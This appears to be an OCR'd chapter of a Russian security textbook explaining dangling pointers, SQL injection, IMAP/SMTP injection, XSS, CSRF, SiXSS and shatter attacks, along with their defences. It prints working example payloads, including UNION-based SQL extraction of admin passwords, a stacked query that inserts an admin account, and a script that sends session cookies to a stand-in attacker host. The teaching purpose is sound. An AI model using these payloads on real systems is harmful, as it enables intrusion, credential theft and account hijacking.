Висячий указатель, или **висячая ссылка** (англ. *Dangling pointer*, *wild pointer*, *dangling reference*) – указатель, не указывающий на допустимый объект соответствующего типа. Это особый случай нарушения безопасности памяти.

На практике, такие висячие указатели возникают тогда, когда объект удален или перемещен без изменения значения указателя на нулевое, так что указатель все еще указывает на область памяти, где ранее хранились данные. Поскольку система может перераспределить ранее освобожденную память (в том числе в другой процесс), то оборванный указатель может привести к непредсказуемому поведению программы. В случае когда программа записывает данные в память, используя такой указатель, данные могут незаметно разрушаться, что приводит к тонким «ошибкам», которые очень трудно найти.

Этот вид «ошибок» очень опасен, и наряду с утечками памяти случается довольно часто.




Рис. 3.2. Принцип работы висячего указателя [2]

Внедрение SQL-кода (англ. *SQL injection*) – один из наиболее распространенных способов взлома сайтов и программ, работающих с базами данных, основанный на внедрении в запрос произвольного SQL-кода.

Внедрение SQL, в зависимости от типа используемой СУБД и условий внедрения, может дать возможность атакующему выполнить произвольный запрос к базе данных (*например, прочитать содержимое любых таблиц, удалить, изменить или добавить данные*), получить возможность чтения и/или записи локальных файлов и выполнения произвольных команд на атакуемом сервере.

Атака типа внедрения SQL может быть возможна из-за некорректной обработки входных данных, используемых в SQL-запросах.

Рассмотрим на конкретном примере принцип атаки внедрения SQL.

Допустим, серверное ПО, получив входной параметр id, использует его для создания SQL-запроса. Рассмотрим следующий PHP-скрипт [2]:

```
$id = $_REQUEST['id'];
$res = mysqli_query("SELECT * FROM news WHERE id_news =
" . $id);
```

Если на сервер передан параметр id, равный 5 (например так: *http://example.org/script.php?id=5*), то выполнится следующий SQL-запрос:

```
SELECT * FROM news WHERE id_news = 5
```

Но если злоумышленник передаст в качестве параметра id строку -1 OR 1=1 (например, так: *http://example.org/script.php?id=-1+OR+1=1*), то выполнится запрос:

```
SELECT * FROM news WHERE id_news = -1 OR 1=1
```

Таким образом, изменение входных параметров путем добавления в них конструкций языка SQL вызывает изменение в логике выполнения SQL-запроса (в данном примере вместо новости с заданным идентификатором будут выбраны все имеющиеся в базе новости, поскольку выражение 1=1 всегда истинно – *вычисления происходят по кратчайшему контуру в схеме*).

Внедрение в строковые параметры

Предположим, серверное ПО, получив запрос на поиск данных в новостях параметром search_text, использует его в следующем SQL-запросе (здесь параметры экранируются кавычками) [2]:

```
$search_text = $_REQUEST['search_text'];
$res = mysqli_query("SELECT id_news, news_date, news_
caption, news_text, news_id_author
                                FROM news WHERE news_caption
LIKE('%$search_text%')");
```

Сделав запрос вида *http://example.org/script.php?search_text=Test* мы получим выполнение следующего SQL-запроса:

```
SELECT id_news, news_date, news_caption, news_text, news_id_
author FROM news
 WHERE news_caption LIKE('%Test%')
```

Но внедрив в параметр search_text символ кавычки (который используется в запросе), мы можем кардинально изменить поведение SQL-запроса. Например, передав в качестве параметра search_text значение **')+and+(news_id_author='1**, мы вызовем к выполнению запрос [2]:

```
SELECT id_news, news_date, news_caption, news_text, news_id_
author FROM news
 WHERE news_caption LIKE('%') and (news_id_author='1%')
```

Использование UNION

Язык SQL позволяет объединять результаты нескольких запросов при помощи оператора UNION. Это предоставляет злоумышленнику возможность получить несанкционированный доступ к данным.

Рассмотрим скрипт отображения новости (*идентификатор новости, которую необходимо отобразить, передается в параметре id*) [2]:

```
$res = mysqli_query("SELECT id_news, header, body, author
FROM news WHERE id_news = " . $_REQUEST['id']);
```

Если злоумышленник передаст в качестве параметра id конструкцию **-1 UNION SELECT 1,username, password,1 FROM admin**, это вызовет выполнение SQL-запроса

```
SELECT id_news, header, body, author FROM news WHERE id_news = -1
UNION SELECT 1,username,password,1 FROM admin
```

Так как новости с идентификатором –1 заведомо не существует, из таблицы news не будет выбрано ни одной записи, однако в результат попадут записи, несанкционированно отобранные из таблицы admin в результате инъекции SQL.

Использование UNION + group_concat()

В некоторых случаях хакер может провести атаку, но не может видеть более одной колонки. В случае MySQL взломщик может воспользоваться функцией [2]:

```
group_concat(col, symbol, col)
```

которая объединяет несколько колонок в одну. Например, для примера, данного выше, вызов функции будет таким:

```
-1 UNION SELECT group_concat(username, 0x3a, password) FROM admin
```

Экранирование хвоста запроса

Зачастую SQL-запрос, подверженный данной уязвимости, имеет структуру, усложняющую или препятствующую использованию union. Например, скрипт [2]

```
$res = mysqli_query("SELECT author FROM news WHERE id=" .$_
REQUEST['id'] . " AND author LIKE ('a%')");
```

отображает имя автора новости по передаваемому идентификатору id только при условии, что имя начинается с буквы a, и внедрение кода с использованием оператора UNION затруднительно.

В таких случаях злоумышленниками используется метод экранирования части запроса при помощи символов комментария(**/*** или **--** в зависимости от типа СУБД).

В данном примере злоумышленник может передать в скрипт параметр id со значением **-1 UNION SELECT password FROM admin/***, выполнив таким образом запрос

```
SELECT author FROM news WHERE id=-1 UNION SELECT password FROM
admin/* AND author LIKE ('a%')
```

в котором часть запроса (*AND author LIKE ('a%')*) помечена как комментарий и не влияет на выполнение.

Расщепление SQL-запроса

Для разделения команд в языке SQL используется символ **;** (*точка с запятой*), внедряя этот символ в запрос, злоумышленник получает возможность выполнить несколько команд в одном запросе, однако не все диалекты SQL поддерживают такую возможность.

Например, если в параметры скрипта [2]

```
$id = $_REQUEST['id'];
$res = mysqli_query("SELECT * FROM news WHERE id_news = $id");
```

злоумышленником передается конструкция, содержащая точку с запятой, например **12;INSERT INTO admin (username, password) VALUES ('HaCkEr', 'foo');** то в одном запросе будут выполнены 2 команды

```
SELECT * FROM news WHERE id_news = 12;
INSERT INTO admin (username, password) VALUES ('HaCkEr', 'foo');
```

и в таблицу admin будет несанкционированно добавлена запись HaCkEr.

Методика атак типа внедрение SQL-кода

Поиск скриптов, уязвимых для атаки

На данном этапе злоумышленник изучает поведение скриптов сервера при манипуляции входными параметрами с целью обнаружения их аномального поведения. Манипуляция происходит всеми возможными параметрами:

- данными, передаваемыми через методы POST и GET;
- значениями [HTTP-Cookie];
- HTTP_REFERER (для скриптов);
- AUTH_USER и AUTH_PASSWORD (при использовании аутентификации).

Как правило, манипуляция сводится к подстановке в параметры символа одинарной (реже двойной или обратной) кавычки.

Аномальным поведением считается любое поведение, при котором страницы, получаемые до и после подстановки кавычек, различаются (и при этом не выведена страница о неверном формате параметров).

Наиболее частые примеры аномального поведения:

- выводится сообщение о различных ошибках;
- при запросе данных (например, новости или списка продукции) запрашиваемые данные не выводятся вообще, хотя страница отображается

и т.д. Следует учитывать, что известны случаи, когда сообщения об ошибках, в силу специфики разметки страницы, не видны в браузере, хотя и присутствуют в ее HTML-коде.

Конструкция	Комментирование остатка строки	Получение версии	Конкатенация строк
MySQL	--... или /*...	**version**()	**concat** (*string1, string2*)
MS SQL	--...	@@version	*string1* + *string2*
Oracle	--... или /*...	**select** banner **from** v$version	*string1* || *string2* или **concat** (*string1, string2*)
MS Access	Внедрение в запрос NULL-байта: %**00**...		
PostgreSQL	--...	**version**()	*string1* || *string2*
Sybase	--...	@@version	*string1* + *string2*
IBM DB2	--...	**select** versionnumber **from** sysibm.sysversions	*string1* || *string2* или *string1* **concat** *string2*
Ingres	--...	**dbmsinfo**('_version')	*string1* || *string2*

Защита от атак типа внедрение SQL-кода

Для защиты от данного типа атак необходимо тщательно фильтровать входные параметры, значения которых будут использованы для построения SQL-запроса.

Фильтрация строковых параметров

Предположим, что код, генерирующий запрос (на языке программирования Паскаль), выглядит так [2]:

```
statement := 'SELECT * FROM users WHERE name = "' + userName
+ '";';
```

Чтобы внедрение кода (закрытие строки, начинающейся с кавычки, другой кавычкой до ее завершения текущей закрывающей кавычкой для разделения запроса на две части) было невозможно, для некоторых СУБД, в том числе для MySQL, требуется брать в кавычки все строковые параметры. В самóм параметре заменяют кавычки на \», апостроф – на \', обратную косую черту – на \\ (это называется «экранировать спецсимволы»). Это можно делать таким кодом[2]:

```
statement := 'SELECT * FROM users WHERE name = ' +
QuoteParam(userName) + ';';
function QuoteParam(s : string) : string;
{ на входе – строка; на выходе – строка в кавычках и с
заменёнными спецсимволами }
```

```
var
 i : integer;
 Dest : string;
begin
 Dest := '"';
 for i:=1 to length(s) do
  case s[i] of
   '''' : Dest := Dest + '\''';
   '"' : Dest := Dest + '\"';
   '\' : Dest := Dest + '\\';
  else Dest := Dest + s[i];
  end;
 QuoteParam := Dest + '"';
end;
```

Для PHP фильтрация может быть такой [2]:

```
$query = "SELECT * FROM users WHERE user='" . mysqli_real_es-
cape_string($user) . "';";
```

Фильтрация целочисленных параметров

Возьмем другой запрос [2]:

```
statement := 'SELECT * FROM users WHERE id = ' + id + ';';
```

В данном случае поле **id** имеет числовой тип, и его чаще всего не берут в кавычки. Поэтому «закавычивание» и замена спецсимволов на escape-последовательности не проходит. В таком случае помогает проверка типа; если переменная **id** не является числом, запрос вообще не должен выполняться.

Например, на Delphi для противодействия таким инъекциям помогает код [2]:

```
if TryStrToInt(id, id_int) then
 statement := Format('SELECT * FROM users WHERE id =%0:d;',
[id_int]);
```

Для PHP этот метод будет выглядеть так:

```
$query = 'SELECT * FROM users WHERE id = ' . (int)$id;
```

Усечение входных параметров

Для внесения изменений в логику выполнения SQL-запроса требуется внедрение достаточно длинных строк. Так, минимальная длина внедряемой строки в вышеприведенных примерах составляет 8 символов («**1 OR 1=1**»). Если максимальная длина корректного значения параметра невелика, то одним из методов защиты может быть максимальное усечение значений входных параметров.

Например, если известно, что поле **id** в вышеприведенных примерах может принимать значения не более 9999, можно «отрезать лишние» символы, оставив не более четырех:

```
statement := 'SELECT * FROM users WHERE id = ' + LeftStr(id, 4)
+ ';';
```

Использование параметризованных запросов

Многие серверы баз данных поддерживают возможность отправки параметризованных запросов (подготовленные выражения). При этом параметры внешнего происхождения отправляются на сервер отдельно от самого запроса либо автоматически экранируются клиентской библиотекой. Для этого используются

- на Delphi – свойство **TQuery.Params**;

Например [2]

```
sql, param : string

begin
 sql := 'select :text as value from dual';
 param := 'alpha';
 Query1.Sql.Text := sql;
 Query1.ParamByName('text').AsString := param;
 Query1.Open;
 ShowMessage(Query1['value']);
end;
```

- на Perl – через **DBI::quote** или **DBI::prepare**;
- на Java – через класс **PreparedStatement**;
- на C# – свойство **SqlCommand.Parameters**;
- на PHP – MySQLi (при работе с MySQL), **PDO**.

e-mail инъекция – это техника атаки, обычно используемая для поражения почтовых серверов и почтовых приложений, конструирующих IMAP/SMTP выражения из выполняемого пользователем ввода, который и не всегда не проверяется должным образом. В зависимости от типа операторов, используемых злоумышленником, выделяют два типа зловредных инъекций: **IMAP инъекция** и **SMTP инъекция**.

IMAP / SMTP инъекции позволяют злоумышленнику получить доступ к почтовому серверу, к которому ранее доступа не было, поскольку иногда эти внутренние системы не имеют того же уровня безопасности, что и остальная инфраструктура. Злоумышленники могут обнаружить, что почтовый сервер дает лучшие результаты с точки зрения эксплуатации. Этот метод позволяет избежать возможных ограничений, которые могут существовать на уровне приложений (CAPTCHA, максимальное количество обращений и т.д.).

Типичная **структура IMAP / SMTP инъекции** заключается в следующем:

```
Header: окончание ожидаемой команды
Body: инъекция новых команд
Footer: начало ожидаемой команды
```

Необходимо отметить, что для того, чтобы выполнились IMAP / SMTP команды, предыдущие команды должны были прекращены с CRLF (% 0d% 0a) последовательностью.

Некоторые ***примеры кибератак*** с использованием IMAP / SMTP инъекции техники [2]:

- эксплуатация уязвимостей IMAP/SMTP протокола;
- уклонение от ограничений приложений;
- уклонение от антиробота;
- утечка информации;
- спам.

Для получения механизма атаки рассмотрим один из примеров возможного сценария такой кибератаки на основе **IMAP инъекции.** Поскольку инъекция проводится на сервере IMAP, формат и характеристики этого протокола БЕЗУСЛОВНО должны соблюдаться. Почтовые приложения обычно взаимодействуют с сервером IMAP, чтобы выполнять свои функции в большинстве случаев и, следовательно, более уязвимы для атак такого типа.

Предположим, что приложение использует параметр веб-почты «message_id», чтобы сохранить идентификатор сообщений, которые пользователь желает прочитать. Когда запрос, содержащий идентификатор сообщения, отправляется, это будет выглядеть следующим образом [2]:

```
http:// <webmail> / read_email.php? message_id = <номер>
```

Предположим, что php-скрипт «read_email.php», отвечающий за показ связанного с ним сообщения, передает запрос на сервер IMAP, не выполняя никаких проверок на значение <номер>, указанное пользователем. Команда, отправленная на почтовый сервер, будет выглядеть следующим образом [2]:

```
FETCH <number> BODY[HEADER]
```

В связи с этим злоумышленник может попытаться провести атаку IMAP инъекции через параметр «message_id», используемый приложением для связи с сервером. Например, команда IMAP «CAPABILITY» может быть введена, используя следующую последовательность [2]:

```
http://<webmail>/read_email.php?message_id=1  BODY[HEADER]
%0d%0aV001 CAPABILITY%0d%0aV002 FETCH 1
```

Это позволит произвести следующую последовательность команд IMAP на сервере:

```
???? FETCH 1 BODY[HEADER]
V001 CAPABILITY
V002 FETCH 1 BODY[HEADER]
```

где:

```
Header = 1 BODY[HEADER]
Body   = %0d%0aV100 CAPABILITY%0d%0a
Footer = V101 FETCH 1
```

Рассмотрим также пример атаки на основе SMTP инъекции. Поскольку инъекция команд производится под сервером SMTP, формат и характеристики этого протокола должны соблюдаться. В связи с ограничением операций приложений, использующих протокол SMTP, мы в основном ограничены отправкой электронной почты. Использование SMTP инъекций требует, чтобы пользователь прошел проверку подлинности ранее, поэтому необходимо, чтобы злоумышленник имел действующую веб-почту.

Предположим, что приложение электронной почты ограничивает количество электронных писем, отправленных в выбранный период времени. SMTP инъекция позволит уклониться от этого ограничения, просто добавляя команды RCPT, как направления, в нужном злоумышленнику количестве [2]:

```
POST http://<webmail>/compose.php HTTP/1.1
 ----------------------------134475172700422922879687252
 Content-Disposition: form-data; name=»subject»
 Test
 .
 MAIL FROM: external@domain1.com
 RCPT TO: external@domain1.com
 RCPT TO: external@domain2.com
 RCPT TO: external@domain3.com
 RCPT TO: external@domain4.com
 Data
 This is an example of SMTP Injection attack
 .
 ----------------------------134475172700422922879687252
 ...
```

Это создаст следующую последовательность SMTP команд, которые будут отправлены на почтовый сервер [2]:

```
MAIL FROM: <mailfrom>
 RCPT TO: <rcptto>
 DATA
 Subject: Test
 .
 MAIL FROM: external@domain.com
 RCPT TO: external@domain1.com
 RCPT TO: external@domain2.com
 RCPT TO: external@domain3.com
 RCPT TO: external@domain4.com
 DATA
 This is an example of SMTP Injection attack
 .
 ...
```

Межсайтовый скриптинг XSS (англ. *Cross-Site Scripting* – «межсайтовый скриптинг») – тип атаки на веб-системы, заключающийся во внедрении в выдаваемую веб-системой страницу вредоносного кода (который будет выполнен на компьютере пользователя при открытии им этой страницы) и взаимодействии этого кода с веб-сервером злоумышленника. Является разновидностью атаки «Внедрение кода».

Специфика подобных атак заключается в том, что вредоносный код может использовать авторизацию пользователя в веб-системе для получения к ней расширенного доступа или для получения авторизационных данных пользователя. Вредоносный код может быть вставлен в страницу как через уязвимость в веб-сервере, так и через уязвимость на компьютере пользователя.

Для термина используют сокращение «XSS», чтобы не было путаницы с каскадными таблицами стилей, использующими сокращение «CSS».

XSS находится на третьем месте в рейтинге ключевых рисков Web-приложений, согласно OWASP 2013. Долгое время программисты не уделяли им должного внимания, считая их неопасными. Однако это мнение ошибочно: на странице или в HTTP-Cookie могут быть весьма уязвимые данные (например, идентификатор сессии администратора или номера платежных документов), а там, где нет защиты от CSRF, атакующий может выполнить любые действия, доступные пользователю. Межсайтовый скриптинг может быть использован для проведения DoS-атаки.

Как известно, безопасность в Интернете сегодня обеспечивается с помощью многих механизмов, в том числе такой концепцией, известной как правило ограничения домена. Это правило разрешает сценариям, находящимся на страницах одного сайта *(https://mybank.example.com)*, доступ к методам и свойствам друг друга без ограничений, но предотвращает доступ к большинству методов и свойств для страниц другого сайта *(https://othersite.example.com)* [2].

Межсайтовый скриптинг использует известные уязвимости в web-приложениях, серверах (или в системных плагинах, относящихся к ним). Используя одну из них, злоумышленник встраивает вредоносный контент в содержание уже взломанного сайта. В результате пользователь получает объединенный контент в веб-браузере, который был доставлен из надежного источника, и, таким образом, действует в соответствии с разрешениями, предоставленными для этой системы. Сумев внедрить необходимый скрипт в веб-страницу, злоумышленник может получить повышенные привилегии в отношении работы с веб-страницами, cookies и другой информацией, хранящейся в браузере для данного пользователя.

Выражение «межсайтинговый скриптинг» первоначально означало взаимодействие уязвимого веб-приложения с сайтом злоумышленника таким образом, чтобы в контексте атакуемого домена был выполнен JavaScript-код, подготовленный злоумышленником (отраженная или хранимая XSS уязвимость). Постепенно определение стало включать в себя и другие способы внедрения кода, включая использование устойчивых и не относящихся к JavaScript языков (например, ActiveX, Java, VBScript, Flash и даже HTML), создавая путаницу среди новичков в сфере информационной безопасности.

XSS уязвимости зарегистрированы и используются с середины 1990-х годов. Известные сайты, пострадавшие в прошлом, включают такие сайты социальных сетей, как Twitter, ВКонтакте, MySpace, YouTube, Facebook и др.

Хотя сегодня не существует четкой установившейся классификации межсайтового скриптинга, большинство экспертов различает по крайней мере два типа *XSS: «отраженные» («reflected XSS» или «Type 1»)* и *«хранимые» («stored XSS» или «Type 2»)*.

Атака, основанная на ***отраженной уязвимости***, является самой распространенной XSS-атакой. Эти уязвимости появляются, когда данные, предоставленные веб-клиентом, чаще всего в параметрах HTTP-запроса или в форме HTML, исполняются непосредственно серверными скриптами для синтаксического анализа и отображения страницы результатов для этого клиента без надлежащей обработки[14]. Отраженная XSS-атака срабатывает, когда пользователь переходит по специально подготовленной ссылке.

Пример [2]:

```
http://example.com/search.php?q=<script>DoSomething();</script>
```

Если сайт не экранирует угловые скобки, преобразуя их в «<» и «>», получим скрипт на странице результатов поиска.

Отраженные атаки, как правило, рассылаются по электронной почте или размещаются на Web-странице. URL приманки не вызывают подозрения, указывая на надежный сайт, но содержат вектор XSS. Если доверенный сайт уязвим для вектора XSS, то переход по ссылке может привести к тому, что браузер жертвы начнет выполнять встроенный скрипт.

Хранимые (постоянные) XSS являются наиболее разрушительным типом атаки. Хранимый XSS возможен, когда злоумышленнику удается внедрить на сервер вредоносный код, выполняющийся в браузере каждый раз при обращении к оригинальной странице. Классическим примером этой уязвимости являются форумы, на которых разрешено оставлять комментарии в HTML-формате без ограничений, а также другие сайты Веб 2.0 (блоги, вики, имиджборд), когда на сервере хранятся пользовательские тексты и рисунки. Скрипты вставляются в эти тексты и рисунки.

Фрагмент кода похищения ключа с идентификатором сессии (session ID) [2]:

```
<script>
document.location=»http://attackerhost.example/cgi-bin/
cookiesteal.cgi?»+document.cookie
</script>
```

DOM-модели (Document Object model)

XSS в DOM-модели возникает на стороне клиента во время обработки данных внутри JavaScript-сценария. Данный тип XSS получил такое название, поскольку реализуется через DOM (Document Object Model) – не зависящий от платформы и языка программный интерфейс, позволяющий программам и сценариям получать доступ к содержимому HTML и XML-документов, а также изменять содержимое, структуру и оформление таких документов. При некорректной фильтрации возможно модифицировать DOM атакуемого сайта и добиться выполнения JavaScript-кода в контексте атакуемого сайта.

Пример [2]:

```
<body>
<script>document.write(location.href);</script>
</body>
```

Пример DOM-модели XSS – баг, найденный в 2011 году в нескольких JQuery-плагинах. Методы предотвращения DOM-модели XSS включают меры, характерные для традиционных XSS, но с реализацией на javascript и отправкой в веб-страницы – проверка ввода и предотвращение атаки. Некоторые фреймворки javascript имеют встроенные защитные механизмы от этих и других типов атак, например, AngularJS.

По способу воздействия XXS-атаки разделяют на активные и пассивные.

Активная XSS атака не требует каких-либо действий со стороны пользователя с точки зрения функционала веб-приложения.

Пример [2]:

```
<input type=text value=a onfocus=alert(1337) AUTOFOCUS>
```

В данном примере показано поле ввода, у которого установлен обработчик события появления фокуса, выполняющий собственно код атаки, а также у данного поля ввода активировано свойство автоматической установки фокуса. Таким образом, автоматически устанавливается фокус, что вызывает обработчик установки фокуса, содержащий код атаки. Атака является активной и выполняется автоматически, не требуя от пользователя никакой активности.

Пассивная XSS-атака срабатывает при выполнении пользователем определенного действия (клик или наведение указателя мыши и т.п.).

Пример [2]:

```
<a href='a' onmouseover=alert(1337) style='font-size:500px'>
```

Пример показывает гиперссылку, особым образом привлекающую внимание пользователя и/или занимающую значительное место, повышающее вероятность наведения указателя мыши, в данном случае крупным шрифтом. У гиперссылки установлен обработчик события наведения указателя мыши, содержащий код атаки. Атака является пассивной, так как бездействует, а код атаки не выполняется в ожидании наведения указателя мыши на ссылку пользователем.

В заключение раздела следует указать и ***основные методы защиты от межсайтового скриптинга*** [2].

Защита на стороне сервера

- Кодирование управляющих HTML-символов, JavaScript, CSS и URL перед отображением в браузере. Для фильтрации входных параметров можно использовать следующие функции: filter_sanitize_encoded (для кодирования URL), htmlentities (для фильтрации HTML).
- Кодирование входных данных. Например, с помощью библиотек OWASP Encoding Project, HTML Purifier, htmLawed, Anti-XSS Class.

- Регулярный ручной и автоматизированный анализ безопасности кода и тестирование на проникновение. С использованием таких инструментов, как Nessus, Nikto Web Scanner и OWASP Zed Attack Proxy.
- Указание кодировки на каждой web-странице (например, ISO-8859-1 или UTF-8) до каких-либо пользовательских полей.
- Обеспечение безопасности cookies, которая может быть реализована путем ограничения домена и пути для принимаемых cookies, установки параметра HttpOnly, использованием TLS.
- Использование заголовка Content Security Policy, позволяющего задавать список, в который заносятся желательные источники, с которых можно подгружать различные данные, например, JS, CSS, изображения и пр.

Защита на стороне клиента

- Регулярное обновление браузера до новой версии.
- Установка расширений для браузера, которые будут проверять поля форм, URL, JavaScript и POST-запросы, и, если встречаются скрипты, применять XSS-фильтры для предотвращения их запуска. Примеры подобных расширений: NoScript для FireFox, NotScripts для Chrome и Opera.

Межсайтовая подделка запроса CSRF (англ. Cross Site Request Forgery – также известна как XSRF) – вид атак на посетителей веб-сайтов, использующий недостатки протокола http [3]. Если жертва заходит на сайт, созданный злоумышленником, от ее лица тайно отправляется запрос на другой сервер (например, на сервер платежной системы), осуществляющий некую вредоносную операцию (например, перевод денег на счет злоумышленника). Для осуществления данной атаки жертва должна быть аутентифицирована на том сервере, на который отправляется запрос, и этот запрос не должен требовать какого-либо подтверждения со стороны пользователя, которое не может быть проигнорировано или подделано атакующим скриптом.

Данный тип атак появился достаточно давно: первые уязвимости были обнаружены в 2000 году, а сам термин CSRF ввел Peter Watkins в 2001 году.

Основное применение CSRF – вынуждение выполнения каких-либо действий на уязвимом сайте от лица жертвы (изменение пароля, секретного вопроса для восстановления пароля, почты, добавление администратора и т.д.). Также с помощью CSRF возможна эксплуатация отраженных XSS, обнаруженных на другом сервере.

Обычно атака осуществляется путем размещения на веб-странице ссылки или скрипта, пытающегося получить доступ к сайту, на котором атакуемый пользователь заведомо (или предположительно) уже аутентифицирован. Например, пользователь Алиса может просматривать форум, где другой пользователь, Боб, разместил сообщение. Пусть Боб создал тег <img>, в котором в качестве источника картинки указал URL, при переходе по которому выполняется действие на сайте банка Алисы, например [2]:

Боб: Привет, Алиса! Посмотри, какой милый котик: <img src=»http://bank.example.com/withdraw?account=Alice&amount=1000000&for=Bob»>

Если банк Алисы хранит информацию об аутентификации Алисы в куки и если куки еще не истекли, при попытке загрузить картинку браузер Алисы отправит куки

в запросе на перевод денег на счет Боба, чем подтвердит аутентификацию Алисы. Таким образом, транзакция будет успешно завершена, хотя ее подтверждение произойдет без ведома Алисы.

Наиболее простым ***способом защиты*** от данного типа атак является механизм, когда веб-сайты должны требовать подтверждения большинства действий пользователя и проверять поле HTTP_REFERER, если оно указано в запросе. Но этот способ может быть небезопасен, и использовать его не рекомендуется.

Другим распространенным способом защиты является механизм, при котором с каждой сессией пользователя ассоциируется дополнительный секретный уникальный ключ, предназначенный для выполнения запросов. Секретный ключ не должен передаваться в открытом виде, например, для POST-запросов ключ следует передавать в теле запроса, а не в адресе страницы. Браузер пользователя посылает этот ключ в числе параметров каждого запроса, и перед выполнением каких-либо действий сервер проверяет этот ключ. Преимуществом данного механизма, по сравнению с проверкой Referer, является гарантированная защита от атак CSRF. Недостатками же являются требование возможности организации пользовательских сессий и требование динамической генерации HTML-кода страниц сайта.

Спецификация известного специалистам протокола HTTP/1.1 определяет основные безопасные методы запросов, такие как GET, HEAD, которые не должны изменять данные на сервере. Для таких запросов, при соответствии сервера спецификации, нет необходимости применять защиту от CSRF.

Можно добавить ключ в каждый запрос, но следует иметь в виду, что спецификация HTTP/1.1 [3] допускает наличие тела для любых запросов, но для некоторых методов запроса (GET, HEAD, DELETE) семантика тела запроса не определена и должна быть проигнорирована. Поэтому ключ может быть передан только в самом URL или в HTTP-заголовке запроса. Необходимо защитить пользователя от неблагоразумного распространения ключа в составе URL, например, на форуме, где ключ может оказаться доступным злоумышленнику. Поэтому запросы с ключом в URL не следует использовать в качестве адреса для перехода, то есть исключить переход по такому адресу клиентским скриптом, перенаправлением сервера, действием формы, гиперссылкой на странице и т.п. с целью сокрытия ключа, входящего в URL. Их можно использовать лишь как внутренние запросы скриптом с использованием XMLHttpRequest или оберткой, например AJAX.

Существенен факт того, что ключ (CSRF-токен) может быть предназначен не для конкретного запроса или формы, а для всех запросов пользователя вообще. Поэтому достаточно утечки CSRF-токена с URL, выполняющего простое действие или не выполняющего действие вовсе, как защиты от подделки запроса лишается любое действие, а не только то, с которым связан ставший известным URL.

Существует более жесткий вариант предыдущего механизма, в котором с каждым действием ассоциируется уникальный одноразовый ключ. Такой способ более сложен в реализации и требователен к ресурсам. Способ используется некоторыми сайтами и порталами, такими как Livejournal, Rambler и др.

«Межсайтовый скриптинг при наличии SQL-инъекции» **SiXSS** (англ. *Sql Injection Cross Site Scripting*) – тип атаки на уязвимые интерактивные информа-

ционные системы в вебе; внедрение выполняемых на клиентском компьютере вредоносных скриптов в выдаваемую системой страницу посредством внедрения кода в SQL-инъекцию [4]. Как правило, данная уязвимость возникает на стороне клиента, при наличии вывода принтабельных полей посредством выполнения SQL-инъекции.

Данная атака может обеспечить доступ к информации на сервере, дать возможность выполнять определенные команды, украсть COOKIES пользователя и многое другое. Она представляет собой солидарное (совместное) использование таких атак, как SQL-инъекция и XSS (Cross Site Scripting) в одной атаке. Используется злоумышленниками при наличии SQL-уязвимости в php-сценарии в случае отсутствия вывода нужной информации из базы данных и при наличии вывода принтабельных полей из таблицы базы данных.

Поясним механизм атаки на простом примере, предположим, что на сервере имеется база данных, в которой расположена таблица вида [2]:

```
CREATE DATABASE cms;

USE cms;

GRANT SELECT ON cms.* TO 'user_noprivs'@'localhost' IDENTIFIED
BY
PASSWORD '4f665d3c1e638813';
CREATE TABLE content_table (
id INT PRIMARY KEY AUTO_INCREMENT,
content TEXT
);
INSERT INTO content_table (content) VALUES
('My Bank
[p]
User:
[input type=\"text\" name=\"username\"]
Password:
[input type=\"password\" name=\"pass\"]

[input type=submit value=\"LogIn\"]
');
```

и присутствует такой файл PHP, как этот [2]:

My Bank

```
<?php
if(@isset($_GET['id'])){
$myconns=@mysql_connect(\"127.0.0.1\",\"user_
noprivs\",\"unbr34k4bё3!\») or
die(\"sorry can't connect\");
@mysql_select_db(\"cms\") or die(\"sorry can't select
```

```
DB\");
$sql_query = @mysql_query(
\"select content from content_table where id=\".$_
GET['id']) or die(\"Sorry
wrong
SQL Query\");
// oops SQL Injection-^
while($tmp = @mysql_fetch_row($sql_query))
echo $tmp[0]; //echoes the result as HTML code
}else{
echo \"Welcome to My Bank
\".Login.\"\";
}
?>
```

Как видно, результаты запроса к MySQL должны будут передаваться пользователю. Можем просмотреть данную html-страницу, но на ней мы не увидим ничего особенного. Зайдя на страничку и кликнув по ссылке, пользователь получит приглашение на авторизацию. Как видим, проблема появляется в случае, когда некоторый текст (часть текста) из БД поступает сразу в HTML-страницу. Если бы злоумышленник попытался использовать классическую атаку SQL-Injection, он получил бы некоторую информацию о SQL-сервере и ничего больше. Но здесь уже появляется уязвимость на стороне клиента. Используя UNION SELECT, злоумышленник сможет внедрить произвольный текст.

Далее атака может развиваться следующим образом, для того, чтобы обойти включенные gpc_magic_quotes, можно использовать «0xXX» HEX вместо текста: mysql] select HEX('[script]alert(«SiXSS»);[/script]') [2];

```
+-----------------------------------------------------
------------+
| HEX('[ script]alert(\"SiXSS\");[/script]')
|
+-----------------------------------------------------
------------+
| 3C7363726970743E616C6572742822536958535322293B3C2F
7363726970743E |
+-----------------------------------------------------
------------+
1 row in set (0.00 sec)
```

Затем это вставим в HTTP-запрос:

```
http://www.mybank.com?id=1+union+select+

0x3C7363726970743E616C6572742822536958535322293B3C
2F7363726970743E
```

Ответом будет та же страничка, но кроме того, на «стороне клиента» выполнится данный скрипт.

```
([ script]alert("SiXSS");[/script])
```

Это и будет классическая SQL Injection для Cross Site Scripting (SiXSS). Этот демонстрационный пример взят нами с сайта SecurityLab.

«Подрывная атака» (*shatter attack*) – это программная технология, которая иногда используется хакерами для обхода ограничений безопасности между процессами одного сеанса в операционной системе Microsoft Windows. Она опирается на известный экспертам недостаток архитектуры системы передачи сообщений и позволяет одному приложению внедрить произвольный код в любое другое приложение или службу, работающие в том же сеансе. В результате может произойти несанкционированное повышение привилегий.

